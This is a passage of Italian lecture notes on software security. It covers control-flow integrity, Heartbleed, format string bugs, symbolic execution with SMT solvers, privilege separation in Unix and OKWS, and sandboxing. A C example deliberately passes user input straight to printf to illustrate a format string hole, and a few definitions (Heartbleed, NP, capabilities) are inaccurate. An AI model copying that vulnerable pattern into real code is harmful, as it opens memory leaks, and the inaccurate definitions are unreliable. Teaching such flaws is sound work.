Le return da sort devono avere la stessa etichetta perché sort non sa chi era il chiamante. Le funzioni lt e gt devono avere la stessa etichetta perché sort non sa quale dovrà chiamare. Allo stesso modo, le return da lt e gt condividono la stessa etichetta.






In sintesi, gli attacchi orientati alla modifica del flusso di controllo sono ben contrastati da CFI:

> Non è possibile iniettare codice per variare le etichette perché supponiamo i dati siano non-eseguibili;

> Non è possibile modificare il codice delle etichette perché il codice è immutabile;



> Non è possibile modificare lo stack durante un controllo delle etichette perché i valori sono memorizzati in registri non accessibili all'avversario;
> Non ci sono perdite o corruzione dei dati;

Ad ogni modo, è sensibile al **Mimicry attack**, ovvero attacchi in cui l'avversario simula il comportamento del sistema, in questo caso manipolano il flusso sfruttando le etichette assegnate dal CFG.

CORRUPTING DATA

Il buffer overflow essenzialmente coinvolge il codice ma può essere usato anche per i dati (**overflow data**): ad esempio si può usare per modificare variabili di stato dei check sull'autorizzazione. È importante prevenire non solo la sovrascrizione in overflow ma anche la lettura, che potrebbe portare al **leaking data**.

CASO REALE: HEARTBLEED

Heartbleed fu danneggiato da un **read overflow**. Heartbleed era una libreria ampiamente utilizzata di OpenSSL, ampiamente utilizzata per implementare il protocollo TLS/SSL. Il bug si trova in una funzionalità chiamata **Heartbeat**, introdotta in OpenSSL per mantenere attive le connessioni TLS. Heartbeat consente a un client di inviare un messaggio al server con specifica sulla lunghezza del messaggio inviato per verificare che il server sia ancora connesso e ricevere indietro una risposta (eco del messaggio). Tuttavia, non c'era alcun controllo lato server sulla lunghezza del messaggio di eco richiesto: un attaccante poteva richiedere al server di restituire più dati di quelli effettivamente inviati. Di conseguenza, il server poteva inviare parti della propria memoria, che includevano dati sensibili.

STALE MEMORY

L'attaccante sfrutta puntatori che erano stati liberati (**dangling pointers**) ma che il programma continua ad utilizzare. Egli inserisce nell'area di memoria associata al puntatore i propri dati o comandi malevoli, i quali vengono acceduti dal programma non appena il puntatore viene dereferenziato.

FORMAT STRING VULNERABILITIES

In alcuni linguaggi, come C, si usa la printf che stampa ciò che trova come parametro. Il problema nasce perché il programma compila anche se i parametri sono assenti prendendoli nello stack.
Inoltre, se il tipo del formato non è specificato, un attaccante potrebbe inserire come argomento di printf una serie di %s, portando quindi il programma a stampare le stringhe contenute nello stack.

```
void safe()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf("%s",buf);
}
```

```
void vulnerable()
{
    char buf[80];
    if(fgets(buf, sizeof(buf), stdin)==NULL)
        return;
    printf(buf);
}
```

Attacker controls the format string

Riassumendo, le principali tecniche del control hijacking sono:

- Buffer overflow
- Code reuse (libc, jop,rop)
- Corrupting data (memory stale, string format)

ESECUZIONE SIMBOLICA

L'obiettivo è controllare *come si comporta un programma* su un insieme infinito di possibili input. Inoltre, produce una *lista di input* che causano problemi. I problemi da andare a cercare sono i null pointer exception, stack overow, heap overow, memory leaks, inconsistenza logica del codice ecc.

LIMITI TEORICI

APPROCCI

Gli approcci si dividono in:

- *Analisi dinamica* → il codice è analizzato mandandolo in esecuzione.
    - Testing
    - Fuzzing
- *Analisi statica*→ si analizza il codice senza mandarlo in esecuzione.
    - Esecuzione Simbolica

TESTING

Il test è eseguito da un umano che esegue il programma su un certo input. Il test conosce l'output atteso (*Asserts*) → *Black Box.*

PRO: consente di verificare che alcune specifiche funzionalità funzionino correttamente e rileva correttamente dei bug noti.

CONTRO: le funzionalità non previste e i bug non noti non sono facilmente individuabili. Inoltre, non è semplice definire dei test con copertura totale.

FUZZING

È *automatico*: il programma viene eseguito in maniera automatica su un insieme di input casuali. In primo luogo, serve trovare una fonte per gli input, scrivere del codice che generi l'input e infine eseguire. La speranza è che qualche input scelto casualmente porti all'insorgenza di qualche errore.

PRO: se il codice del generatore è scritto bene, lavorano meglio del testing su input inattesi. Potrebbero non necessitare del codice sorgente e non hanno bisogno di essere controllati.

CONTRO: usano molto la CPU ed è comunque difficile avere una copertura totale.

LIMITI DELL'ANALISI DINAMICA

```
void f(int x, int y){
        int t = 0;
        if(x > y)
                t=x;
        else
                t=y;
        if(t < x)
                [x]
}
```

Supponendo di avere la seguente funzione, nel caso del testing provare tutti i possibili input ha un costo di 2^{32}.

```
void f(int x)
{    int y=x+3;
     if(y==13)
          [X]
}
```

Con la seconda funzione, il limite è sul fuzzing poiché l'unico input che entra nell'if è 10, che ha una probabilità molto bassa di essere estratto.

ESECUZIONE SIMBOLICA

Rappresenta uno schema di testing più sofisticato. Tenta di guidare i programmi a seguire tutti i possibili cammini.
La prima idea è quella di fare calcoli su *valori simbolici*. Quando trovo un *if* mi ricordo la rappresentazione del simbolo e verifico se la condizione è soddisfatta o meno: questa prende il nome di **path condition**.

Nel codice sopra si cerca una combinazione di int che mi faccia raggiungere l'istruzione [x]. Analizzando il programma posso associare ad ogni variabile un valore simbolico del tipo X = x, Y = y e T = 0 inizialmente.

- Si può assumere che viene verificato il primo if e quindi T = x, e il secondo if non è verificato.
- Se invece assumiamo che vale l'else e quindi T = y il secondo if non viene verificato

Arrivando però al secondo if non sappiamo quale sia il valore di T, allora deduciamo che T sarà uguale ad un altro simbolo: t0.

$t0 = \begin{cases} x \text{ if } x > y \\ y \text{ if } x \leq y \end{cases}$

Bisogna allora chiedersi se sia possibile che t0 < x.

1. $x > y \rightarrow t_0 = x \rightarrow NO$
2. $t_0 = y \rightarrow t_0 \geq x \rightarrow NO$

Dunque, per ogni cammino e per ogni condizione uso dei simboli per controllare se siano verificate o meno.

Però gli interi di una macchina sono minori dei numeri reali; quindi, non si vanno a ricoprire esattamente tutti i casi. L'esecuzione simbolica però può essere inserita all'interno di un algoritmo e risolve i problemi con grandi quantità di input in ingresso, il che la rende molto scalabile.


PROBLEMI LEGATI ALLA CONVERSIONE AD ALGORITMO

PROBLEMA 1) COME DERIVARE DELLE FORMULE MECCANICAMENTE?
PROBLEMA 2) AVENDO LE FORMULE, COME SI RISOLVONO?

NOTA:
La classe dei problemi NP comprende tutti quei problemi tali per cui senza alcuna risorsa possono essere risolti solo in un tempo esponenziale ma con una risorsa, come un *oracolo*, possono essere risolti in un tempo polinomiale.
Sono problemi tali che, ad oggi, per trovare la soluzione ci si impiega un tempo esponenziale ma, data una soluzione, verificare che sia corretta ha un costo polinomiale.
Un problema si dice **NP-completo** se è in grado di rappresentare tutti i problemi della classe NP, e ciò accade quando il problema in esame è più generale di tutti gli altri della stessa classe. Questo vuol dire che basta risolvere uno di questi problemi in un tempo polinomiale per dimostrare che anche tutti gli altri problemi NP sono risolvibili in tempo polinomiale, ovvero che NP=P (ad oggi non è stato ancora dimostrato).
In particolare, c'è un problema NP-completo a cui vengono ricondotti tutti gli altri problemi NP: **SAT**. Questo problema si chiede se data un'espressione logica in forma congiuntiva (congiunzione di disgiunzioni) questa dia risultato vero o falso.
Un esempio di istanza di SAT è $(X \vee Y) \wedge Z$.
Allora, basta convertire le condizioni di input e di if in espressioni logiche (cioè *simboli*) e tentare di farli risolvere al risolutore SAT.

SMT SOLVERS

Partendo dal problema 2: i utilizza il **Satisfiability Modulo Theories** solver (SMT) che riceve in ingresso una formula logica e fornisce in uscita una soluzione che risolve la formula logica oppure afferma che questa non è risolvibile.



Le **teorie** solitamente hanno come dominio i numeri reali, gli interi, le liste, gli array ecc.

I più semplici problemi SMT sono NP-complete, e i sistemi più pratici hanno anche un terzo output che è semplicemente *Non lo so*, ma che nella maggior parte dei casi fornisce una risposta pratica.

I sistemi SMT si appoggiano sui sistemi SAT, i quali si basano su *vincoli,* ovvero formule logiche nella forma congiuntiva normale: **Conjunctive Normal Form** (CNF), sapendo che ogni formula booleana può essere trasformata in una CNF.

SMT è SAT con domini diversi.

Solitamente un risolutore SAT:

- prende un insieme casuale di variabili;
- assegna ad esse un valore;
- deriva i valori delle restanti variabili in base al primo.

➔ si ottiene un assegnamento corretto o una contraddizione,

➔ si continua cosi eseguendo varie iterazioni e facendo in modo di non eseguire la stessa scelta due volte.

Esempio) x>5 AND y<5 AND (y>x OR y>2) può essere VERA?

Il risolutore SAT:

1. Sostituisce ad ogni formula una variabile booleana: F1 AND F2 AND(F3 OR F4)
2. Il risolutore risponde che è vera quando F1-TRUE, F2-TRUE, F3-TRUE

Ma tuttavia ci rendiamo conto che, tornando al dominio di partenza, la soluzione non è realizzabile: il risolutore SMT usa il **theory solver** (risolutore di teoria) per passare dal dominio del SAT a quello di partenza e verificare se la soluzione sia realizzabile.

➔ Non è vera.

➔ Allora il risolutore SMT aggiunge un nuovo vincolo sulla base di questa considerazione: pongo

NOT(F1 AND F2 AND F3)

Il risolutore SAT restituisce F1-TRUE, F2-TRUE, F4- FALSE

Questa è una soluzione accettabile.

NOTA: è comunque utile aggiungere vincoli e riprovare perché potrebbero esserci altre soluzioni.


DERIVARE LE FORMULE MECCANICAMENTE

Si genera l'albero decisionale associato al problema e:


Approccio 1: valuto tutti i branch contemporaneamente

Approccio 2: valuto un branch per volta


```
void f(int x, int y)
{    int t=0;
     if(x>y)
        t=x;
     else
        t=y;
     if(t<x)
        [X]
}
```



Potenzialmente in un generico programma c'è un *numero esponenziale di path tra i quali scegliere* e per ognuno di essi c'è un *numero esponenziale di input da provare,* quindi è impossibile provarli tutti. Per ridurre il costo computazionale di queste strategie *si controlla ad ogni passo se il path scelto è soddisfacibile*, in modo da non continuare mai lungo un percorso che è già possibile marcare come non soddisfacibile. Per fare ciò, ad ogni ramificazione pongo un *vincolo* (contraints) che verifica se il cammino sia soddisfacibile (*path conditions*). Se si arriva ad una condizione in cui l'insieme dei vincoli ottenuto non è soddisfacibile, evito proprio di farlo risolvere al SMT.



X	Y	T	Constraints
x	y	0	true
x	y	x	x>y
x	y	x	x>y, x<x



X	Y	T	Constraints
x	y	0	true
x	y	y	x<=y
x	y	y	x<=y, y<x

ESEMPIO SU Z3 SOLVER NELLE SLIDE

Ad ogni modo, nei programmi non ci sono solo condizioni semplici come i confronti ma anche oggetti più complessi, come l'heap.

MODELLARE L'HEAP

```
x = malloc(sizeof(int)*100);
zeroout(x,100);
y = x + 10;
*y = 25;
assert(*y == *x);
```

L'assert sarà sempre violato.

Occorre modellare l'heap modificando l'assert per mezzo di simboli. Come?

>L'heap può essere modellato come un grande array;

>Gli indirizzi di memoria possono essere espressi con una funzione del tipo MEM[y] che associa l'indirizzo al valore contenuto al suo interno;

>Malloc come segue: in maniera semplicistica faccio sì che restituisce l'ultima zona di memoria libera. Ovviamente, così non c'è gestione della funzione free();

```
x = malloc(sizeof(int)*100);
zeroout(x,100);
y = x + 10*sizeof(int);
MEM[y] = 25;
assert(MEM[y] == MEM[x]);
```

```
POS = 1;
int malloc(int n)
{   rv = POS;
    POS += n;
    return rv;
}
```

TEORIA DEGLI ARRAY

Se *a* è un array, *i* una posizione ed *e* un valore, allora $a\{i \to e\}$ è un nuovo array, copia di *a*, tale da avere in posizione i-esima il valore *e*.

L'accesso si indica con: $a\{i \to e\}[k] = \begin{cases} a[k] se\ k \neq i \\ e\ se\ k = i \end{cases}$

Da queste formule posso allora derivare una serie di implicazioni. Ad esempio, supponendo di avere un array di 0 (Zero):

$$Zero\{i \to 5\}\{j \to 7\}[k] = 5 \leftrightarrow \begin{cases} true\ i \neq j\ and\ k = i \\ false\ otherwise \end{cases}$$

CONCOLIC EXECUTION

Un ulteriore limite è che alcune cose non possono essere testate su input simbolici, come l'accesso al db.

Eseguo con input concreti e *al risultato associo dei simboli*. Dove possibile si mantiene ancora il path constraints. Alla fine dell'esecuzione viene negata una delle condizioni sugli if e si risolve di nuovo. Allora, si esegue di nuovo sui nuovi path negando di volta in volta un if.

PRO: facile da aggiungere a linguaggi come Python

CONTRO: si torna a selezionare degli input concreti specifici.

IN SINTESI:


DINAMICA	STATICA
Bisogna selezionare degli input	Considera tutti i possibili input
Può a trovare bug e vulnerabilità	Trova bug e vulnerabilità in modo formale
Non può dimostrare l'assenza di bug	Può, in alcuni casi, dimostrare l'assenza di bug

PRIVILEGE SEPARATION

Un **privilegio** indica la capacità di accedere o modificare una risorsa. La **separazione dei privilegi** si rende necessaria perché, se un avversario fosse in grado di prendere il controllo dell'applicazione, allora avrebbe il controllo anche su tutti i dati dell'applicazione. Ecco perché è consigliabile:

- Dividere l'applicazione in *moduli*;
- Assegnare ad ogni modulo i *propri privilegi*;

L'idea è quella di dividere l'applicazione in vari moduli e garantire che ogni modulo sia collegato ad un sottoinsieme dei dati grande abbastanza da garantire la sua corretta esecuzione. Nel caso in cui l'attaccante riesce a prendere il controllo di un modulo, allora avrà visione solo del sottoinsieme dei dati controllati da quel modulo.
Così come per i dati questo meccanismo può essere applicato anche a molte altre risorse.
Infatti, il **Principio del Minimo Privilegio** afferma che "***un modulo di sistema dovrebbe avere solo i privilegi minimi necessari per la propria esecuzione***".



> Processi: inoltrano le richieste all'oggetto che possiede anche la politica di sicurezza;
> Reference Monitor: data la richiesta e data la politica, decide se approvare o meno la richiesta sulla base della politica;

Obiettivi della separazione:

- Isolare
- Permettere un'interazione controllata
- Mantenere buone prestazioni

Esistono diversi modi di effettuare la separazione:

- In base al servizio/dati
- In base all'utente
- In base alla *buggyness* del codice
- In base all'esposizione del sistema ad attacchi diretti
- In base a privilegi intrinsechi

Tra le tecniche per garantire la separazione rientrano *sandbox* o *virtual machines*. Mentre tra le applicazioni che ne fanno uso rientra OKWS.

UNIX MECHANISM

È stato uno dei primi meccanismi di separazione ed è stato per molto tempo usato come punto di riferimento. Ogni utente in Unix detiene uno UserID o un GroupID (i Principals) e questo gli conferisce gli eventuali diritti sui vari processi, fa eccezione il **Root Principal** che ha come uid=0 e può bypassare la maggior parte dei controlli.

In Unix le operazioni sono svolte dai *processi*, ed essi possono lavorare su altri processi, risorse, file, memoria, ecc….
Un processo prende i privilegi dal uid associato (o dal gid) quindi tramite la **Access Control List** (ACL) si crea una mappa degli oggetti →utenti/privilegi e si controlla se quel processo può accedervi grazie ai propri privilegi.

È il **Kernel** che decide se un processo può accedere o meno ad una risorsa sulla base della ACL.

In Unix esiste il concetto di **inode,** una struttura dati associata al file sys caratterizzata da un proprietario. Nell'ACL per uno specifico inode sono memorizzati i permessi di write/read/execute per owner/group/others per mezzo di un vettore scritto in base 8.
Chroot è un comando che associa ad una delle cartelle dell'albero del file system un processo, facendo in modo che il processo possa avere visione solo di quel sottoalbero.
I check sui file sono effettuati nel momento in cui vengono aperti, quando un processo entra in possesso del **descrittore del file**, esso potrà accedere sempre al file inviando il descrittore sul socket dedicato.

Ogni processo ha la sua **memoria**: non può accedere alle zone di memoria di altri processi.

La gestione della **rete** comprende alcune operazioni:

- Binding ad una porta
- Connessione ad un indirizzo
- Read/write su una connessione
- Inviare/ricevere raw packets

Segue delle regole:

- Solo il root può effettuare binding alle porte sotto al 1024;
- Solo il root può inviare/ricevere raw packets;
- Qualunque processo può connettersi a qualunque indirizzo;
- Un processo può inviare solo dati per cui ha i permessi;

Inoltre, un firewall può porre i propri vincoli indipendentemente dai processi e dai loro permessi.

Quindi, in sintesi, il meccanismo Unix:

PRO	CONTRO
Garantisce protezione per la maggior parte degli utenti ed è sufficientemente flessibile per fare più cose.	Si tende ad usare direttamente i privilegi root ma non è possibile acquisire solo una parte dei privilegi di root: li si acquisisce o tutti o nessuno.

ARCHITETTURE DEI WEB SERVER

1. APACHE

Apache avvia N processi identici (stessi privilegi) per gestire le richieste http.

- tutti i processi hanno associato l'user www: o hanno tutti i privilegi o nessuno.
- Il codice PHP gira all'interno di ogni processo.
- Ogni accesso al sistema operativo (come il controllo di files o processi) viene eseguito dall'utente www.
- I dati vengono salvati all'interno di un Database accessibile tramite un'unica connessione con accesso completo ai dati, proprio per questo se un qualsiasi componente è compromesso, allora l'attaccante avrà un completo accesso ai dati.

Gli *attacchi* che si possono eseguire su un web server sono


- l'esecuzione di codice da remoto (come nel buffer overflow);
- l'attacco ad applicazioni con errori (tramite SQL injection);
- attacchi ai browser web (tramite attacchi cross-site);

2. OKWS

È il web server che ospita OkCupid, un sito di incontri. Nasce per garantire la segretezza dei dati ma non si preoccupa se un avversario entra e invia messaggi di spam. Hanno come obiettivo principale la privacy. Idea:

- Una richiesta viene inviata al **dispatcher OKD** che sceglie a quale componente inviarla
- **oklogd** è il componente che si occupa del login
- **pubd** è il generatore di template
- **svc** è uno dei servizi messi a disposizione da okws

- **okld** è il launcher del sistema.
- **Dbproxy** → Un tipo comune di proxy è un template di query sql. Il dbproxy rende la struttura delle query più sicura ma permette al client di conoscere i parametri della query (→ *forza la struttura della query*). Comunica con i servizi tramite dei *token* a 20 bit e questi token vengono controllati in una lista di token possibili.
  PRO: Si assicura che ogni servizio non possa accedere ai dati destinati agli altri servizi, esso è definito in base all'applicazione e a ciò che richiede ognuna di esse.
  CONTRO: token punto critico.



Ogni servizio in OKWS viene lanciato come se fosse un utente separato dagli altri, ovvero ha un proprio uid/gid (okld è root); quindi, ogni processo viene confinato in una directory diversa e le componenti comunicano tra loro tramite pipes (socket in unix). → Garantisce **isolamento**.

Si usa un **isolamento in base ai servizi** perché è più semplice dal momento che ci sono moltissime comunicazioni tra gli utenti mentre un isolamento in base agli utenti richiede a OKWS di memorizzare gli uid degli utenti, complicando okld e abbassando le performance del sistema.

È stato scelto questo meccanismo di separazione dei privilegi dal momento che il sito coinvolge esperti di dating, non di sicurezza informatica; sperabilmente, gli esperti di sicurezza si occuperanno di scrivere okld, okd, dbproxie, ecc….

Il concetto del db proxy non è utilizzato nelle normali applicazioni web perché:

- bisognerebbe definire queste API (e quindi un lavoro extra)
- può essere complicato definire delle query precise di volta in volta
- potrebbe essere troppo restrittivo limitare i dati ai quali un servizio può accedere.

In generale le **performance** di OKWS sembrano ottime e paragonato ad Apache ha una progettazione migliore e ovviamente ha una maggiore sicurezza contro le vulnerabilità dal lato client. Però, OKWS suppone che i vari sviluppatori non commettano errori in fase di progettazione, cioè che dividano le varie applicazioni in servizi distinti e non tutto in un unico servizio e inoltre considera che i protocolli dbproxy siano definiti correttamente.


Dunque, OKWS protegge da molti attacchi (ad eccezione di XSS) e, sebbene possa subire alcuni attacchi come buffer overflow, SQL injection nei dbproxy, trovare bug logici nel codice dei servizi o bug nel OS del kernel, in ogni caso l'attaccante non avrà accesso alle password.


CAPABILITIES

È un'alternativa alle ACL: ogni utente detiene una Capability (cioè un **ticket**) per ogni risorsa alla quale può accedere, questa è una sequenza casuale di bit generata dal sistema operativo e servono per gestire l'ordine nell'accesso alle risorse. Le capability possono essere passate da un utente all'altro e vengono verificate da uno strumento che le monitora: saranno consultate dal Reference Monitor.

ACL vs CAPABILITIES

Funzionamento di base:






- Le ACL generano una lista per ogni oggetto e controllano se l'utente che vuole accedere a quell'oggetto è presente nella lista degli utenti abilitati, esse si basano sull'autenticazione di ogni utente che deve conoscere nome utente e password per poter entrare nel sistema.
- Le capability invece sono semplicemente dei ticket e il controllore non ha bisogno di conoscere l'identità dei processi o degli utenti.

ACL	**CAPABILITY**
Mappa obj → lista di utenti e privilegi	Ticket indimenticabili
Controlla la presenza dell'utente nella lista, dunque necessita di una fase di *autenticazione.*	Il Reference Monitor non ha bisogno di conoscere l'identità dell'utente.
Tutti i processi sono associati allo stesso utente, quindi hanno gli stessi privilegi.	Permettono di definire un insieme di privilegi diversi per processi diversi.

	DELEGA	**REVOCA**
CAPABILITY	I processi possono scambiarsi i privilegi a runtime.	Possono riprendere il ticket solo in determinati sistemi che lo consentono. L'alternativa è tenere traccia di chi possiede i ticket: somiglia però ad una ACL.
ACL	Hanno bisogno di far eseguire gli altri processi sotto i propri privilegi.	Basta eliminare l'utente dalla lista.

ROLE-BASED ACCESS CONTROL (RBAC)

Si gestiscono i privilegi creando dei **ruoli**, che non sono altro che ***gruppi di utenti*** con determinati privilegi, *organizzati in modo* ***gerarchico***. Quindi ogni utente può utilizzare i privilegi di gruppo.
Per role derivati da altri role, *ognuno eredita i privilegi del predecessore* e nella lista si salvano solo i nuovi privilegi assegnati ad ogni role.



SANDBOXING

Il sandboxing è una famiglia di meccanismi utile per separare applicazioni in esecuzione. L'obiettivo è quello di *assicurare che un'applicazione pericolosa non vada ad intaccare il funzionamento dell'intero sistema*.

Le applicazioni che necessitano di sandboxing sono i programmi scaricati direttamente da internet in modo da isolare il codice scaricato e testarlo prima di immetterlo nel sistema.
Si potrebbe scrivere programmi che girano direttamente nei sandbox oppure si possono imporre nuove politiche di sicurezza controllando magari le API utilizzate. Il sandbox andrebbe usato per applicazioni che cercano di evitare il controllo dei privilegi, o tutti i programmi che operano utilizzando input dalla rete oppure programmi che manipolano dati in forma complessa come i plugin dei browser ecc.

MECCANISMI

Tra i meccanismi disponibili per applicare il sandboxing ci sono quelli di **livello di sicurezza del sistema operativo** come gli ID (utente/gruppo) di Unix; questi meccanismi sono spesso utili quando si vogliono proteggere delle risorse. Molti meccanismi dei sistemi operativi lavorano a livello dei processi quindi ogni processo può essere isolato correttamente in una singola unità.

Altre tecniche possono garantire un isolamento più fine come, per esempio, **l'isolamento dei linguaggi** come javascript, utilizzare **macchine virtuali,** oppure la **strumentazione binaria** come NativeClient. Queste ultime due tecniche sono utilizzate perché sono indipendenti dal sistema operatico, non hanno quindi bisogno di accedere al OS e inoltre garantiscono un livello di isolamento più sottile. Spesso si usa l'isolamento del sistema operativo affiancato da queste tecniche di isolamento indipendente dal sistema. Molte di queste tecniche sono spesso usate *insieme.*

FORMALMENTE

Il sandboxing è una **tecnica di virtualizzazione che consente di eseguire un software o un'applicazione in un ambiente isolato e protetto, separato dal sistema operativo reale e dalle risorse del computer**.
In questo modo, il software o l'applicazione può essere testato, eseguito o analizzato senza il rischio di causare danni al sistema operativo o alle risorse del computer. Il sandbox è quindi un ambiente "sterile" in cui il codice può essere eseguito senza minacciare la sicurezza del sistema.

VIRTUAL MACHINES

In questo caso si parla di **isolamento stretto**. Esegue codice non completamente affidabile in un ambiente virtuale, dunque isolato.
Con le virtual machines un *programma malevolo potrà infettare il sistema operativo virtuale ma non può uscire* al di fuori della macchina virtuale; quindi, il sistema operativo ospitante e l'hardware non corrono rischi.
Una delle caratteristiche fondamentali affinché tutto funzioni è che la macchina virtuale deve essere protetta e senza bug. Bisogna però ricordarsi che i *device driver* restano sempre su OS reale.

PRO: il codice eseguito non ha nessuna interazione con il sistema che ospita la macchina virtuale. Inoltre, è possibile isolare codice non modificato che non si aspetta di essere isolato, e le virtual machines **possono essere affiancate facilmente ad altre tecniche di isolamento.**
CONTRO: non è possibile eseguire delle condivisioni di processi o file tra le macchine. Inoltre, virtualizzare l'intero sistema spesso rende la macchina virtuale relativamente pesante.

La virtual machine lavora su un sistema di virtualizzazione della macchina, il quale può essere:

- **Hypervisor**: si riferisce a un tipo di software che *opera direttamente sull'hardware*, senza eseguire un sistema operativo tradizionale. Questo tipo di hypervisor è noto come "bare metal" o "native". Esempi di hypervisor di questo tipo includono VMware ESXi, Microsoft Hyper-V e KVM.
- **Virtual Machine Monitor (VMM)**: si riferisce a un tipo di software che *esegue all'interno di un sistema operativo tradizionale*, come ad esempio un desktop o un server. Questo tipo di VMM è noto come "hosted" o "type-2". Esempi di VMM di questo tipo includono Oracle VM VirtualBox, VMware Workstation e Microsoft Virtual PC.

ESEMPI REALI DI HYPERVISOR

- **LINUX KVM (Kernel-based Virtual Machine)** →è un modulo di virtualizzazione nel kernel Linux. Gestisce quindi una CPU e una memoria virtuale.
- **QEMU** (**Quick Emulator**)→ emula le istruzioni della CPU e il BIOS per avviare la VM. Inoltre, fornisce una virtualizzazione di dispositivi del tutto similari a quelli che un vero hardware avrebbe.

QEMU e KVM sono interoperabili tra loro.

CONTAINER LINUX

I container Linux sono un'alternativa alla virtualizzazione tradizionale, che **consente di isolare e eseguire applicazioni o servizi all'interno di un sistema operativo Linux, senza dover creare nuovi ambienti virtuali** (come le macchine virtuali). I container Linux offrono una serie di benefici, tra cui:

- **Isolamento**: ogni container è un ambiente isolato, con il proprio spazio di indirizzamento, il proprio indirizzo IP, file system e processi, garantendo che le applicazioni siano sicure e non interferiscano con il resto del sistema. *Si comportano come una VM*.

- **Leggerezza**: i container sono molto leggeri, poiché condividono lo stesso kernel del sistema operativo host e non richiedono una duplicazione del sistema operativo.
- **Velocità**: i container sono rapidamente eseguibili e possono essere creati e distrutti in tempo reale, senza dover attendere il boot di un nuovo sistema operativo.
